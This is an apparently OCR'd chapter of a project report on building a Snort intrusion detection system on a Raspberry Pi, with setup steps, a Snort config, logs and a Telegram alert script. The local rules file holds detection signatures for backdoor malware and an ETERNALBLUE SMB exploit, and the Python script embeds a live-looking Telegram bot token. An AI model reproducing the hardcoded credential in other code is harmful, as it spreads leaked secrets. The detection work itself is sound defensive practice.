

Router
2. Connected To Router
SNORT
1. Raspberry Pi with Snort Installed
4. Snort Monitors the Network based on Rules Set by User. If Any Malicious Packets Detected, It can Alert User and also record actions taken in a log file stored in Raspberry Pi
3. Devices will connect to the network
Devices connected to the network

Figure 16 system framework




Figure 17 environment clarification

In the figure below there is the hardware and network topology that we need in the implementation.

NIDS: Network Intrusion Detection System.


Raspberry Pi: a small single-board computer that can run a variety of operating systems and applications.

Managed Switch: a networking device that connects devices on a network and forwards data between them.

Connected device: is the device that we will monitor by the raspberry pi IDS

Attacker device: Used for testing the intrusion detection system.

Configure the switch settings.



GS116Ev2 - 16-Port Gigabit Ethernet Smart Managed Plus Switch

Port Mirroring Configuration

Mirroring: Enable — Destination Port: 1

Source Port

Port	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Figure 18 switch configuration

- Enable port mirroring on the switch from the switch settings.
- Specify the port that will receive the mirrored traffic (the port where the Raspberry Pi is connected).





Figure 19 ports used

Snort installation

- Download Snort: From snort website download the latest version of Snort for Raspberry Pi. Configure and compile Snort: Extract the downloaded Snort package. Then, compile Snort using the appropriate command for your platform.




```
raspbrry@raspberrypi:~ $ sudo apt-get update
Hit:1 http://archive.raspberrypi.org/debian bullseye InRelease
Get:2 http://raspbian.raspberrypi.org/raspbian bullseye InRelease [15.0 kB]
Fetched 15.0 kB in 1s (14.2 kB/s)
Reading package lists... Done
raspbrry@raspberrypi:~ $ sudo apt-get install snort -y
```

Figure 20 Snort Installation command

Configure Snort configuration file.

- Snort uses a configuration file to specify how it should behave. You can create your own configuration file or use one of the provided examples as a starting point.




```
####################################################
#
# If you want to run Snort in Debian using different
# instances each handling a different interface and
# a different configuration you can copy this file to
# /etc/snort/snort.$interface.conf (where '$interface' is the name of your
# network interface) and adjust the valuse there.
#
# The Debian init.d script is defined in such a way
# that you can run multiple instances.

####################################################
# Step #1: Set the network variables.  For more information, see README.variables
####################################################

# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overriden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.8.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
                                                                86,1          5%
```

Figure 21 snort configuration file

Custom rules configuration

Local rules can be used to detect specific types of network traffic or to customize Snort's behaviour to meet your specific needs.



```

# $Id: local.rules,v 0.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
#alert icmp any any -> $HOME_NET any (msg:"icmp ping detected??? " ; sid:100001 ; rev:1;)
#alert icmp any any -> any  any (msg:"icmp ping detected " ; sid:100001 ; rev:1;)

#alert tcp any any -> $HOME_NET any (msg:"tcp $%#wwwwwww detected " ; sid:100002 ; rev:1;)
alert tcp $HOME_NET 2588 -> $EXTERNAL_NET any ( msg:"MALWARE-BACKDOOR - Dagger_1.4.0"; flow:to_client,established; content:"2|00 00 00 06 00 00 00|Drives|24 00|",depth 16; metadata:ruleset community;
 classtype:misc-activity; sid:105; rev:14; )
alert tcp $EXTERNAL_NET any -> $HOME_NET 7597 ( msg:"MALWARE-BACKDOOR QAZ Worm Client Login access"; flow:to_server,established; content:"qazwsx.hsq"; metadata:ruleset community; classtype:misc-activ
ity; sid:108; rev:12; )
alert tcp $EXTERNAL_NET any -> $HOME_NET 12345:12346 ( msg:"MALWARE-BACKDOOR netbus getinfo"; flow:to_server,established; content:"GetInfo|0D|"; metadata:ruleset community; classtype:trojan-activity;
 sid:110; rev:10; )
alert tcp $HOME_NET 20034 -> $EXTERNAL_NET any ( msg:"MALWARE-BACKDOOR NetBus Pro 2.0 connection established"; flow:to_client,established; flowbits:isset,backdoor.netbus_2.connect; content:"BN|10 00
02 00|",depth 6; content:"|05 00|",depth 2,offset 8; metadata:ruleset community; classtype:trojan-activity; sid:115; rev:15; )
alert tcp $HOME_NET any -> $EXTERNAL_NET any ( msg:"MALWARE-BACKDOOR Infector.1.x"; flow:to_client,established; content:"WHATISIT",depth 9; metadata:impact_flag red,ruleset community; reference:nessu
s,11157; classtype:misc-activity; sid:117; rev:17; )
alert tcp $HOME_NET 666 -> $EXTERNAL_NET any ( msg:"MALWARE-BACKDOOR SatansBackdoor.2.0.Beta"; flow:to_client,established; content:"Remote|3A| ",depth 11,nocase; content:"You are connected to me.|0D
0A|Remote|3A| Ready for commands",distance 0,nocase; metadata:ruleset community; reference:url,www.megasecurity.org/trojans/s/satanzbac     kdoor/SBD2.0b.html; reference:url,www3.ca.com/securityadvis
or/pest/pest.aspx?id=5260; classtype:trojan-activity; sid:118; rev:12; )
alert tcp $HOME_NET 6789 -> $EXTERNAL_NET any ( msg:"MALWARE-BACKDOOR Doly 2.0 access"; flow:to_client,established; content:"Wtzup Use",depth 32; metadata:ruleset community; classtype:misc-activity;
sid:119; rev:11; )
alert tcp $EXTERNAL_NET 1000:1300 -> $HOME_NET 146 ( msg:"MALWARE-BACKDOOR Infector 1.6 Client to Server Connection Request"; flow:to_server,established; content:"FC "; metadata:ruleset community; re
ference:nessus,11157; classtype:misc-activity; sid:121; rev:14; )
alert tcp $HOME_NET 31785 -> $EXTERNAL_NET any ( msg:"MALWARE-BACKDOOR HackAttack 1.20 Connect"; flow:to_client,established; content:"host"; metadata:ruleset community; classtype:misc-activity; sid:1
41; rev:10; )
alert tcp any any -> $HOME_NET 445 ( msg:"OS-WINDOWS Microsoft Windows SMB remote code execution attempt"; flow:to_server,established; content:"|FF|SMB|A0 00 00 00 00|",depth 9,offset 4; content:"|01
 00 00 00 00|",within 5,distance 59; byte_test:4,>,0x8150,-33,relative,little; metadata:policy balanced-ips drop,policy connectivity-ips drop,policy max-detect-ips drop,policy security-ips drop,rules
et community; reference:cve,2017-0144; reference:cve,2017-0146; reference:url,isc.sans.edu/forums/diary/ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0Day/22304/; reference:url,technet.microsoft.co
m/en-us/security/bulletin/MS17-010; classtype:attempted-admin; sid:42944; rev:2; )
"local.rules" [readonly] 21L, 3575B                                                                1,0-1         All
```

Figure 22 local rules file

In the rules shown above. We have used some locally customized rules to detect the traffic we need. This will Include any suspicious and bad traffic.

Run Snort

To run snort we will use snort options:
-q: will activate snort quiet mode. When Snort is run with the "-q" option, it will get normal output to the console and only display alerts .
-I: used to specify which network interface Snort should listen on. If the option is not used, Snort will automatically use the default network interface.
-A: used to specify the alert mode output format that Snort should use. It allows the user to select which format Snort should use when generating alerts.


- "fast": This is the default output format for fast alert mode. It generates alerts with minimal packet data, which makes it faster and more efficient.
- "full": This is the default output format for full alert mode. It generates alerts with all available packet data, which makes it more verbose and detailed.
- "unified": This output format is used for unified output, which is a standardized format used by many network security tools.
- “console” : This option can be useful for quickly viewing alerts on the console.

-c: is used to specify the location of the configuration file that Snort should use. The configuration file contains various settings and options that control Snort's behaviour, including which rules to use, how to generate alerts, and how to log data.

snort -q -i <Specified Interface (with mirroring)>-A <mode type> -c <path to configuration file>

In our case it is:

snort -q -i eth0 -A console -c /etc/snort/snort.conf



```
Fatal Error, Quitting..
raspbrry@raspberrypi:/etc/snort/rules $ sudo vim local.rules
raspbrry@raspberrypi:/etc/snort/rules $ sudo snort -q -i eth0 -A console -c /etc/snort/snortCopy.conf
03/10-07:56:49.841897  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
03/10-07:56:49.842539  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
03/10-07:57:08.360769  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff6f:8f87
03/10-07:57:08.360850  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff6f:8f87
03/10-07:57:08.360930  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff6f:8f87
03/10-07:57:08.380185  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
03/10-07:57:08.381044  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
03/10-07:57:08.381354  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
```

Figure 23 running of snort.

Log storage


In Snort, the logging feature allows you to store various types of data generated by Snort, including alerts, packet captures, and statistical information, to disk for future analysis. Snort provides different logging options, including:

Alert logging: This is the default logging mode, and it stores information about the alerts generated by Snort, including the timestamp, source and destination IP addresses, the protocol used, the alert message, and the priority level. Alert logs are stored in a file specified in the configuration file.

Packet logging: This mode stores information about the packets that trigger Snort alerts, including the raw packet data. Packet logs can be useful for in-depth analysis of network traffic, but they can generate large amounts of data and consume disk space quickly.

Statistical logging: This mode stores statistical information about network traffic, including the number of packets and bytes transferred, and the number of unique IP addresses seen on the network.

And it’s stored in the directory /var/log/snort




```
raspbrry@raspberrypi:/var/log/snort $ ls
alert             snort.alert.fast       snort.log.1676987943  snort.log.1677073153  snort.log.1678012809  snort.log.1678358969  snort.log.1678364060  snort.log.1678453795
logme.pcap        snort.alert.fast.1     snort.log.1676988005  snort.log.1677073647  snort.log.1678012855  snort.log.1678359330  snort.log.1678364182  snort.log.1678455058
snort.alert       snort.alert.fast.2.gz  snort.log.1676988130  snort.log.1677073750  snort.log.1678110379  snort.log.1678359754  snort.log.1678364240  snort.log.2.gz
snort.alert.1     snort.alert.fast.3.gz  snort.log.1676988787  snort.log.1677073795  snort.log.1678110407  snort.log.1678360796  snort.log.1678364420  snort.log.3.gz
snort.alert.2.gz  snort.alert.fast.4.gz  snort.log.1676989829  snort.log.1677073842  snort.log.1678110689  snort.log.1678361119  snort.log.1678365055  snort.log.4.gz
snort.alert.3.gz  snort.alert.fast.5.gz  snort.log.1677065977  snort.log.1677073870  snort.log.1678110740  snort.log.1678363148  snort.log.1678365114
snort.alert.4.gz  snort.alert.fast.7.gz  snort.log.1677068052  snort.log.1677155510  snort.log.1678110817  snort.log.1678363191  snort.log.1678365139
snort.alert.6.gz  snort.alert.fast.8.gz  snort.log.1677068353  snort.log.1677155572  snort.log.1678110931  snort.log.1678363382  snort.log.1678365182
snort.alert.7.gz  snort.log              snort.log.1677068582  snort.log.1678012648  snort.log.1678355138  snort.log.1678363904  snort.log.1678368943
snort.alert.8.gz  snort.log.1            snort.log.1677070379  snort.log.1678012755  snort.log.1678358607  snort.log.1678363959  snort.log.1678452998
raspbrry@raspberrypi:/var/log/snort $ 
```

Figure 24 /var/log/snort

Alerts Viewing

Displaying alerts on the snort console could be difficult for those who are non-technical people and also difficult to monitor if you are away from the centre operations. To solve these problems, we have several methods to display the alerts.


1- Viewing alerts from Raspberry Pi screen.



```
Fatal Error, Quitting..
raspbrry@raspberrypi:/etc/snort/rules $ sudo vim local.rules
raspbrry@raspberrypi:/etc/snort/rules $ sudo snort -q -i eth0 -A console -c /etc/snort/snortCopy.conf
03/10-07:56:49.841897  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
03/10-07:56:49.842539  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
03/10-07:57:08.360769  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff6f:8f87
03/10-07:57:08.360850  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff6f:8f87
03/10-07:57:08.360930  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {IPV6-ICMP} :: -> ff02::1:ff6f:8f87
03/10-07:57:08.380185  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
03/10-07:57:08.381044  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
03/10-07:57:08.381354  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
```

Figure 25 snort console


2- Viewing alerts by using a SSH login to the Raspberry Pi.



```
┌──(voldemort㉿voldemort)-[~]
└─$ ssh raspbrry@192.168.8.105                                    130 ✗
raspbrry@192.168.8.105's password:
Linux raspberrypi 5.15.32-v7l+ #1538 SMP Thu Mar 31 19:39:41 BST 2022 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 10 09:56:27 2023 from 192.168.8.129

^Craspbrry@raspberrypi:~$
raspbrry@raspberrypi:~$ whoami
raspbrry
raspbrry@raspberrypi:~$ █
```

Figure 26 ssh login

3- Sending alerts to the admin phone by using telegram bot API.




```
Snort Alert: 02/23-09:26:43.297772  [**] [1:100001:1] ICMP Ping Detected! [**] [Priority: 0] {ICMP} 8.8.8.8 -> 192.168.8.111  05:26 PM
Snort Alert: 02/23-09:26:44.195880  [**] [1:100001:1] ICMP Ping Detected! [**] [Priority: 0] {ICMP} 8.8.8.8 -> 192.168.8.111  05:26 PM
Snort Alert: 02/23-09:26:45.449939  [**] [1:100001:1] ICMP Ping Detected! [**] [Priority: 0] {ICMP} 8.8.8.8 -> 192.168.8.111  05:26 PM
Snort Alert: 02/23-09:26:46.438298 [**] [1:100001:1] ICMP Ping Detected! [**] [Priority: 0] {ICMP} 8.8.8.8 -> 192.168.8.111  05:26 PM
Snort Alert: 02/23-09:26:47.345430 [**] [1:100001:1] ICMP Ping Detected! [**] [Priority: 0] {ICMP} 8.8.8.8 -> 192.168.8.111  05:26 PM
Snort Alert: 02/23-09:26:48.299131 [**] [1:100001:1] ICMP Ping Detected! [**] [Priority: 0] {ICMP} 8.8.8.8 -> 192.168.8.111  05:26 PM
```

Figure 27 IDS_Alerts bot

It is a real time telegram alert bot that make the admin aware of the status of the network continuously

Telegram bot Python Script



```
import subprocess
import requests

# Set the path to your Snort log file
log_file = '/var/log/snort/alert'

# Set your Telegram bot token and chat ID
bot_token = '5720393166:AAEga9zPwYp_4fIYTXceWRTqxx4W0usPB8c'
chat_id = '493959078'

# Use the subprocess module to tail the log file
p = subprocess.Popen(['tail', '-f', log_file], stdout=subprocess.PIPE)

# Use an infinite loop to read new lines from the log file
while True:
    line = p.stdout.readline().decode().strip()
    if line:
        # Send the line as a message to your Telegram bot
        message = f'Snort Alert: {line}'
        url = f'https://api.telegram.org/bot{bot_token}/sendMessage'
        params = {'chat_id': chat_id, 'text': message}
        requests.post(url, params=params)
~
~
```


Figure 28 telegram bot python code

- The import subprocess line imports the subprocess library, which is used to run shell commands and interact with system processes.
- The import requests line imports the requests library, which is used to make HTTP requests to the Telegram Bot API.
- The log_file variable is set to the path of the Snort log file that we want to tail.
- The bot_token variable is set to the API token of our Telegram bot.
- The chat_id variable is set to the ID of the Telegram chat that we want to send log entries to.
